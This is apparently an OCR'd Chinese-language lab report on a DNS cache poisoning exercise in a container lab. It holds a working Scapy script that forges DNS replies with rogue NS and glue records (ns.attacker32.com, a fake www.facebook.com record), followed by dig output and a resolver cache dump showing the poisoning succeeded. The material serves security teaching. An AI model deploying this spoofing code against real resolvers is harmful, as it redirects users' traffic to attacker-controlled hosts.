
修改代码如下：


```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
```


```
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333)  # Create a UPD object
        NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.example.com')
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45')  # Create an aswer record
        Addsec1 = DNSRR(rrname='ns.attatcker32.com', type='A', ttl=259200,
rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200,
rdata='5.6.7.8')
        Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200,
rdata='3.4.5.6')
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2,
 ar=Addsec1/Addsec2/Addsec3)  # Create a DNS object
        spoofpkt = ip/udp/dns  # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333"  # Set the filter
pkt=sniff(iface='br-d56471Oce5c3', filter=myFilter, prn=spoof_dns)
```


操作如上，得到的响应如下图所示：




root@058433673c0c:/# dig seu.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17891
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c62522e1132ab5ba0100000060f6192e6163938f3cfd820e (good)
;; QUESTION SECTION:
;seu.example.com. IN A
;; ANSWER SECTION:
seu.example.com. 259200 IN A 12.23.34.45
;; Query time: 35 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 00:30:38 UTC 2021
;; MSG SIZE rcvd: 88


root@058433673c0c:/# dig mail.example.com
; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27636
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0c1797621439dc9b0100000060f61949311e1dd999591628 (good)
;; QUESTION SECTION:
;mail.example.com. IN A
;; ANSWER SECTION:
mail.example.com. 259200 IN A 1.2.3.6
;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 00:31:05 UTC 2021
;; MSG SIZE rcvd: 89


root@058433673c0c:/# dig www.facebook.com
; <<>> DiG 9.16.1-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64423
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6d0fff2aac6e0c9a0100000060f6199b474b8e653d1e3335 (good)
;; QUESTION SECTION:
;www.facebook.com. IN A
;; ANSWER SECTION:
www.facebook.com. 125 IN A 103.240.180.117
;; Query time: 63 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jul 20 00:32:27 UTC 2021
;; MSG SIZE rcvd: 89


root@fe13e2375210:/# rndc dumpdb -cache
root@fe13e2375210:/# cat /var/cache/bind/dump.db | grep .com
ns.attacker32.com.      615472  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
7200 2419200 86400
example.com.            863872  NS      ns.attacker32.com.
_.example.com.          863872  A       12.23.34.45
mail.example.com.       863907  A       1.2.3.6
ns.example.com.         863872  A       12.23.34.45
qq.example.com.         863928  A       1.2.3.6
seu.example.com.        863880  A       12.23.34.45
www.example.com.        863872  A       1.2.3.5
_.facebook.com.         604864  A       31.13.67.20
www.facebook.com.       604914  A       103.240.180.117
; ns.attacker32.com [v4 TTL 1672] [v6 TTL 10672] [v4 success] [v6 nxrrset]
; ns.example.com [v4 TTL 1672] [v4 success] [v6 unexpected]
; Dump complete